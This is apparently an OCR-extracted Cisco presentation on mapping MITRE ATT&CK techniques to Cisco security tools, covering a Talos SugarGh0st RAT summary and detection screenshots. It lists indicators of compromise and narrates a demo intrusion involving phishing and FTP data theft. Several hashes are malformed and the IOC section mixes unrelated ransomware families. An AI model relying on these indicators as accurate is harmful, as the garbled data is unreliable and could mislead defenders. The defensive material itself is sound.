
Rank	TID - Technique	2023	2024	YoY	2020-2024
1	T1190 Exploit Public-Facing Application	42.8	46.2	↑ 3.4	34.5
2	T1083 File and Directory Discovery	25.4	46.6	↑ 21.2	30.6
3	T1059.001 Command and Scripting Interpreter: PowerShell	31.5	29.2	↓ -2.3	29.8
4	T1053.002 Scheduled Task/Job: At	18.3	23.3	↑ 5	27.3
5	T1027 Obfuscated Files or Information	24.3	25.0	↑ 0.7	26.6
6	T1059 Command and Scripting Interpreter	27.3	27.2	↓ -0.1	25.9
7	T1133 External Remote Services	20.7	37.4	↑ 16.7	25.7
8	T1082 System Information Discovery	18.0	36.7	↑ 18.7	24.3
9	T1070.004 Indicator Removal: File Deletion	25.1	22.4	↓ -2.7	23.7
10	T1059.003 Command and Scripting Interpreter: Windows Command Shell	29.2	18.54	↓ -10.6	22.6
11	T1033 System Owner / User Discovery	22.5	25.0	↑ 2.5	22.5
12	T1078 Valid Accounts	20.7	37.4	↑ 16.7	22.4
13	T1486 Data Encrypted for Impact	16.8	26.4	↑ 9.6	21.6
14	T1057 Process Discovery	17.5	27.7	↑ 10.2	21.6
15	T1105 Ingress Tool Transfer	22.2	28.4	↑ 6.2	20.75

Know Yourself



DeTT&CT helps provide coverage matrices


- Python tool that tailors YAML files to derive ATT&CK Navigator coverage matrices. (local or Docker)
- Quantitative analysis of logging and visibility coverage
 - OS-focused
 - Generic coverage for AV and tools – better using Enginuity or Vendor-validated
- Optimal coverage assumed – contingent on proper configuration
- <https://github.com/rabobank-cdc/DeTTECT>




New: XDR ATT&CK Coverage Mapping!

See portfolio-based coverage, and map to APTs of concern

- Expanded coverage mappings and support for 3rd party in work





So how do Cisco
tools support?



TalosIntelligence.com

Threat Spotlight





New SugarGh0st RAT targets Uzbekistan government and South Korea


By **Ashley Shen, Chetan Raghuprasad**

THURSDAY, NOVEMBER 30, 2023 08:00

THREAT SPOTLIGHT **SECURE** **RAT**

- Cisco Talos recently discovered a malicious campaign that likely started as early as August 2023, delivering a new remote access trojan (RAT) we dubbed "SugarGh0st."
- We found evidence suggesting the threat actor is targeting the Uzbekistan Ministry of Foreign Affairs and users in South Korea.
- We assess with high confidence that the SugarGh0st RAT is a new customized variant of Gh0st RAT, an infamous trojan that's been active for more than a decade, with customized commands to facilitate the remote administration tasks as directed by the C2 and modified communication protocol based on the similarity of the command structure and the strings used in the code.
- We observed two infection chains leveraging Windows Shortcut embedded with malicious JavaScript to deliver the components to drop and launch the SugarGh0st payload.
- In one infection chain, the actor leverages the DynamixWrapper tool to enable Windows API function calls in malicious JavaScript for running the shellcode.
- Talos assesses with low confidence that a Chinese-speaking threat actor is operating this campaign based on the artifacts we found in the attack samples.

Suspected Chinese Actor targeting Uzbekistan and South Korea



Mitre ATT&CK mapping

All of the previously described TTPs that were observed in this attack are listed below based on the phase of the attack in which they occurred.

Initial Access

ATTACK Technique: Phishing (T1566)
ATTACK Technique: Valid Accounts (T1078)

Execution

ATTACK Technique: System Services Service Execution (T1569.002)

Persistence

ATTACK Technique: Create Account, Local Account (T1136.001)
ATTACK Technique: Account Manipulation, Device Registration (T1098.006)

Privilege Escalation

ATTACK Technique: Event Triggered Execution: Image File Execution Options Injection (T1548.012)

Defense Evasion

ATTACK Technique: Indicator Removal on Host (T1070)
ATTACK Technique: Indicator Removal on Host: Clear Windows Event Logs (T1070.001)
ATTACK Technique: Masquerading: Match Legitimate Name or Location (T1036.005)
ATTACK Technique: Impair Defenses: Disable or Modify System Firewall (T1562.004)
ATTACK Technique: Modify Registry (T1112)

IOCs

DOMAINS - COMMON:
windows[.]menu

IPs - COMMON:
52.149.228[.]45
20.46.245[.]56

HASHES - COMMON:
App.ps1
D9708BF9795F278B86B732D57F42CB0725A6139AFE13E31AE832ASC947099676
sefender.vbs
B54D021019AD75047CE74EDA0E608F56769933556AE22025F4F8B01EE0A15

HASHES - BLACKCAT:
Reverse-ssh (compiled with hardcoded domain):
47AFFAED55D85E1EB29CF6784DA7E9CD80620DF882E9162A0B1A67F092DCD
stealer:
65DBAFE9963CB15CE340KDE50E007408DE7D12C9B668DE5DA10386693AA6CD73
Blackcat ransomware:
060CA36F3B887804420729CDE3FC3D0126C2A0FC010488E598F78EDA896767

HASHES - BLACKMATTER:
BlackMatter ransomware:
706F9EEC328E91FF7F66C8F0A2F89B556325C153A329A2062DC85679C540839D

Cisco Secure Endpoint flags ATT&CK TTPs

Enrichment in Events, Threat Hunting, and Analysis portions of the tool

The screenshot shows the Cisco Secure Endpoint Dashboard. The main view is a list of detected threats. A modal window is open for a specific threat, displaying MITRE ATT&CK TTPs.

Dashboard

Filter: (New)

Event Type: Threat Detected

Group: All Groups

Filters: Add filters by clicking on the T icon in the event details

Time Range: Week

Sort: Time

Not Subscribed

Demo_TeslaCrypt detected lodnsvg.exe as W32.DFC.MalParent

Tactics: Medium

Threat Detected

File Detection

Detection

Connector Details

Comments

MITRE | ATT&CK

Fingerprint (SHA-256)

File Name

File Path

File Size

Parent

Analyze

Demo_AMP_Threat_Audit detected ekjmgjker.exe as W32.File.MalParent

Demo_AMP_Threat_Audit detected ekjmgjker.exe as W32.File.MalParent

Demo_AMP_Threat_Audit detected ekjmgjker.exe as W32.File.MalParent

721 total events

20 / page

MITRE | ATT&CK

Tactics and Techniques

T1204: User Execution

Tactic: Execution

Platform: Linux, Windows, macOS, iOS, Containers

Data Sources: Container: Container Creation, Network Traffic: Network Connection Creation, Container: Container Start, Instance: Instance Creation, Instance: Instance Start, Image: Image Creation, Process: Process Creation, Network Traffic: Network Traffic Content, Command: Command Execution, Application Log: Application Log Content, File: File Creation

An adversary may rely upon specific actions by a user in order to gain execution. Users may be subjected to

attack.mitre.org

The screenshot shows the Cisco Secure Endpoint Overview page for a specific incident. The page displays details about the execution of Certutil.exe by Schtasks.exe.

Certutil.exe Executed by Schtasks.exe (Demo Data)

1 Compromise Observed

Require Attention

In Progress

Resolved

Overview

Incident Started at: 2023-05-23 19:08:42 EDT

Incident Discovered on: 2023-05-23 19:14:09 EDT

MITRE | ATT&CK

Tactics

Techniques

Summary

The affected host executed schtasks.exe to schedule the launch of certutil.exe. The surrounding data of this hunt lead are as follows:

- The user opened a malicious Word document from a phishing email
- The Word document dropped two VBScripts
- Word created a scheduled task to launch certutil.exe, which is unusual for parent-child relationships
- Word executes one of the VBScripts it had dropped earlier using WMIC. (AMP detects launching of WScript by Word)
- WScript runs reconnaissance commands to discover the network information, domain controller list etc. and stores data in recon.txt
- WScript creates an archive called sweetz.cab of stolen data using makecab utility
- WScript uploads that cab file to a suspicious FTP server
- WScript starts collecting sensitive information such as passwords in a file called goodies.txt
- WScript makes an archive and uploads it via FTP
- Certutil.exe executes via the earlier scheduled task, due to COM hijacking, it launches a PowerShell script (simply shows a dialog box)

Remediation

We recommend the following:

- Isolation of the affected hosts from the network
- Perform forensic investigation

Cisco Secure Firewall implements rules to cover TTPs

In FTD >7.3, IPS rules can be implemented per tactic or technique

The screenshot displays the Cisco Defense Orchestrator (DO) interface. The top navigation bar includes 'Analysis', 'Policies', 'Devices', 'Objects', 'Integration', and 'Return Home'. The 'Policies' tab is active, showing a breadcrumb trail: 'Policies / Intrusion / McPhee-Home-IPS'. The 'Base Policy' is 'Security Over Connectivity' and the 'Mode' is 'Prevention'. The interface shows 'Active Rules 7579', 'Alert 578', and 'Block 7001'. The 'Rule Overrides' section is expanded, showing a list of 78 items. The selected rule is 'MITRE / ATT&CK Framework / Enterprise / Privilege Escalation / Exploitation for Privilege Escalation'. The rule's 'Security Level' is 'High' and its 'Description' is 'Privilege escalation includes techniques that allow an attacker to obtain a higher level of permissions on the mobile device. Attackers may enter the mobile device with very limited privileges and may be required to take advantage of a device weakness to obtain higher privileges necessary to successfully carry out their mission objectives.' The rule's 'Rule Action' is 'Alert (Default)'. The rule is associated with the 'Exploitation for Privilege Escalation' group.

Defense Orchestrator
FMC / Policies / Access Control / Intrusion / Intrusion Policies

Analysis Policies Devices Objects Integration [Return Home](#) Deploy [mimcphee@cisco.com](#)

< Policies / Intrusion / McPhee-Home-IPS

Used by: 1 Access Control Policy | 1 Dev

Base Policy: Security Over Connectivity Mode: Prevention

Active Rules 7579 Alert 578 Block 7001

Base Policy → Group Overrides → Recommendations → Rule Overrides Summary

Rule Overrides 78 items

MITRE (1 group) ATT&CK Framework (1 group) Enterprise (9 groups) Resource Development (1 group) Execution (1 group) Command and Control (1 group) Impact (1 group) Privilege Escalation (2 groups) Valid Accounts (1 group) Exploitation for Privilege Escalation

MITRE / ATT&CK Framework / Enterprise / Privilege Escalation / Exploitation for Privilege Escalation

Security Level High Edit

Description Privilege escalation includes techniques that allow an attacker to obtain a higher level of permissions on the mobile device. Attackers may enter the mobile device with very limited privileges and may be required to take advantage of a device weakness to obtain higher privileges necessary to successfully carry out their mission objectives.


Rule Action Search by CVE, SID, Reference Info, or Rule Message

568 rules Presets: Alert (1) | Block (167) | Disabled (400) | Overridden (0) | Advanced Filters

GID/SID	Rule Details	Rule Action	Set By	Assigned Groups
1:35118	OS-WINDOWS Microsoft Windows ...	Alert (Default)	Recommendations	Exploitation for Priv...
1:35052	BROWSER-FIREFOX Mozilla Firefox I...	Block (Default)	Recommendations	Drive-by Compromis...
1:33051	BROWSER-PLUGINS CTSWebProxy ...	Block (Default)	Recommendations	Drive-by Compromis...
1:21299	BROWSER-PLUGINS Microsoft Silve...	Block (Default)	Recommendations	Drive-by Compromis...
1:48769	FILE-EXECUTABLE Microsoft Windo...	Block (Default)	Recommendations	Exploitation for Priv...

Cisco Secure Firewall is expanding its mappings too!

Unified event viewer. The MITRE column is new. It is hidden by default.



The screenshot shows the Cisco Secure Firewall Unified Event Viewer interface. At the top, there is a search bar with 'MITRE' entered and a dropdown menu showing 'N/A'. Below the search bar, it says 'Showing all 4 events (4)' with a download icon. The main table displays event details. The 'MITRE' column is circled in red. The table has columns for Time, Event Type, Destination IP, Source Port / ICMP Type, Destination Port / ICMP Code, Web Application, MITRE, Access Control Rule, and Action.

	Time	Event Type	Destination IP	Source Port / ICMP Type	Destination Port / ICMP Code	Web Application	MITRE	Access Control Rule	Action
>	2022-11-28 12:13:12	Malware	92.168.105.53	80 (http) / tcp	41486 / tcp		ATT&CK Framework > Enterprise > Impact > Data Encrypted for Impact		
>	2022-11-28 11:58:09	Malware	92.168.105.53	80 (http) / tcp	41336 / tcp		ATT&CK Framework > Enterprise > Impact > Data Encrypted for Impact		
>	2022-11-28 11:43:07	Malware	92.168.105.53	80 (http) / tcp	41296 / tcp		ATT&CK Framework > Enterprise > Impact > Data Encrypted for Impact		
>	2022-11-28 11:28:06	Malware	92.168.105.53	80 (http) / tcp	41270 / tcp	Web Browsing	ATT&CK Framework > Enterprise > Impact > Data Encrypted for Impact		


7.3 – Introduction of IPS Mappings

7.4 – Introduction of Malware Mappings to AV Signatures

7.6 – Continued evolution – see more soon!

Cisco Secure Malware Analytics

ATT&CK Dashboard quickly correlates IOCs to each Tactic



Orbital helps proactively query endpoints for TTPs

Apply ATT&CK-focused queries against endpoint groups or via XDR Orchestration

The screenshot displays the Cisco Orbital Catalog interface. The main view shows a table of queries with columns for Name, OS, Category, MITRE | ATT&CK®, Updated, and ID. The queries are filtered by OS (Windows) and Category (Posture Assessment, Forensics, Threat Hunting). The detailed view on the right shows the query 'Windows Event Logs: Account Updated Its Own Group Membership' with its description, ID, OS, categories, and MITRE | ATT&CK® tactics.

Name	OS	Category	MITRE ATT&CK®	Updated	ID
Local Group Membership Enumeration Monitoring	Windows	Posture Assessment, Forensics	*****	2021-09-21	local_group_membership_enumeration
Logged In Users	Windows, macOS	Posture Assessment, Forensics	*****	2023-02-07	logged_in_users
Powershell Open Source Script Execution Monitoring	Windows	Posture Assessment, Forensics, Threat Hunting	*****	2022-05-31	powershell_open_source_script_execution_monitoring
Windows Event Logs: Account Updated Its Own Group Membership	Windows	Posture Assessment, Forensics	*****	2022-06-03	windows_eventlogs_account_updated_its_group_membership
Windows Event Logs: Remote Password Reset	Windows	Forensics	*****	2022-06-03	windows_eventlogs_remote_password_reset
Windows Events For Account Modifications Monitoring	Windows	Posture Assessment	*****	2022-06-03	windows_events_for_account_modifications_monitoring

Windows Event Logs: Account Updated Its Own Group Membership

CREATED Created by Cisco 2022-05-31 16:38:49. Updated 2022-06-03 17:57:24.

DESCRIPTION This query is applicable to Windows. It searches for events where account was detected updating its own group membership which is not a normal activity inside the domain environment and could indicate an adversary attempting to establish persistence on the host.

ID windows_eventlogs_account_updated_its_group_membership

OS Windows

CATEGORIES Posture Assessment, Forensics

MITRE | ATT&CK®

TACTICS TA0003: Persistence

Secure Network Analytics

Converged Alerting with >95% ATT&CK Mapping of detections

The screenshot displays the 'Alert Type Details' for a 'Suspected Port Abuse (External)' alert. It includes a description, next steps, MITRE tactics (Discovery), and MITRE techniques (Network Service Scanning). The alert rule details show the status as 'Open' and the alert as assigned to 'Assignee'. The supporting observations section shows a table of external port scanner results.

Alert Type Details

Description: Device is communicating with an external host on unusual range of ports. This alert uses the External Port Scanner observation and may indicate externally-initiated abuse (e.g., a TOP/IP spoof attack) or an internally-initiated port scan.

Next Steps: Reference the supporting observations to review the entity's activity, and determine if it is consistent with planned penetration testing, or malicious behavior. Determine the origin of the malicious behavior, and remediate the issue. Update your firewall and blocklist rules as needed.

MITRE Tactics: **Discovery**

MITRE Techniques: **Network Service Scanning**

Alert Type Priority: **Normal (Default)** go to alert priorities page

Alert Rule Details

Status: **Open**

ID: 32

Updated: 2022-04-26 12:49:59 UTC

Created: 2022-04-26 12:49:59 UTC

IPs at the time of alert: 10.90.15.32

Assignee: [Dropdown]

Tags: [Dropdown]

Close Alert: **Close Alert**

Supporting Observations

External Port Scanner

A device on the local network scanned (or was scanned by) a remote IP address.

Time	Scanner Device	Scanned Device	Scan Type	Count of ports scanned	Port Ranges	Time Window
2022-04-26 12:45:59 UTC	10.90.15.32	173.37.95.228	outbound	43	0-1023	151 hours 45 minutes 42 ...

1-1 of 1 results

Details, Next Steps,
MITRE

Assign and
categorize
Alerts

What triggered the Alert?

The screenshot displays the 'Device Details' for IP 10.90.15.32. It includes a 10-day activity bar chart, a 10-day profile pie chart, and a detailed view for today (02-05-2022) showing observations, attendance, connectivity, and traffic.

10-Day Activity (Connections)

10-Day Profile (AVG)

Today 02-05-2022

OBSERVATIONS

4 Observations

ATTENDANCE

Normally Active 2:18:45 to 23:23:45

CONNECTIVITY

8 Connections (count)

-11% from yesterday

4 internal 0% from yesterday

4 external -20% from yesterday

TRAFFIC

38.8MB 1.9KB to

Total (volume)

+66% from yesterday

38.8MB from


-15% from yesterday

Device Details

- 10 Day Connection Graph
- 10 Day traffic profile
- Last 24hr Observations
- Activity comparison for connections and traffic bandwidth

<https://www.cisco.com/c/dam/en/us/products/collateral/security/stealthwatch/stealthwatch-mitre-use-case.pdf>

Mapping SNA to MITRE ATT&CK



Reconnaissance

- Active Scanning
- Gather Victim Host Information
- Gather Victim Network Information

Credential Access

- Brute Force
- LLMNR/NBT-NS Poisoning and Relay

Resource Development

- Compromise Infrastructure

Discovery

- Account Discovery
- Network Service Scanning
- Network Share Discovery
- Remote System Discovery
- System Information Discovery
- System Network Connections Discovery
- System Service Discovery

Initial Access

- Drive-by Compromise
- Exploit Public-Facing Application
- External Remote Services
- Spearphishing Attachment
- Spearphishing Link
- Trusted Relationship
- Valid Accounts

Lateral Movement

- Exploitation of Remote Services
- Remote Desktop Protocol
- Remote Services
- SMB/Windows Admin Shares
- Software Deployment Tools
- Windows Remote Management

Execution

- Exploitation for Client Execution
- PowerShell
- Windows Management Instrumentation

Collection

- Archive Collected Data
- Data from Information Repositories
- Data from Network Shared Drive
- Data Staged
- Email Collection

Persistence

- BITS Jobs
- External Remote Services
- Port Knocking
- Valid Accounts

Command and Control

- Commonly Used Port
- Data Encoding
- Data Obfuscation
- Domain Fronting
- Domain Generation Algorithms
- Encrypted Channel
- External Proxy
- Fallback Channels
- Internal Proxy
- Multi-hop Proxy
- Multi-Stage Channels
- Non-Application Layer Protocol
- Non-Standard Port
- Port Knocking
- Remote Access Software
- Remote File Copy
- Standard Application Layer Protocol
- Standard Cryptographic Protocol
- Uncommonly Used Port
- Web Service

Privilege Escalation

- Valid Accounts

Exfiltration

- Automated Exfiltration
- Data Transfer Size Limits
- Exfiltration Over Alternative Protocol
- Exfiltration Over C2 Channel
- Scheduled Transfer

Defense Evasion

- BITS Jobs
- Masquerading
- Network Boundary Bridging
- Port Knocking
- Rogue Domain Controller
- Valid Accounts

Impact

- Endpoint Denial of Service
- Network Denial of Service
- Resource Hijacking

© 2022 Cisco and/or its affiliates. All rights reserved. Cisco and the Cisco logo are trademarks or registered trademarks of Cisco and/or its affiliates in the U.S. and other countries. To view a list of Cisco trademarks, go to this URL: www.cisco.com/go/trademarks. Third-party trademarks mentioned are the property of their respective owners. The use of the word partner does not imply a partnership relationship between Cisco and any other company. 867164323 04/2022

To learn more about Secure Network Analytics, please visit cisco.com/go/secure-network-analytics

Sign up for a free 2-week visibility assessment [here](#)

<https://www.cisco.com/c/dam/en/us/products/collateral/security/stealthwatch/stealthwatch-mitre-use-case.pdf>

Secure Workload now sorts events by Tactic

Security report introduces representation of forensic alerts against MITRE ATT&CK Tactics

Security Summary

Attack Framework ⓘ

Quick select events
Select Severity level ▾


View Alerts View Forensic Events ↻

< >

Initial Access 12	Execution 4	Persistence 2	Privilege Escalation 15	Defense Evasion 3	Credentials Access 4	Discovery 4	Lateral Movement 12
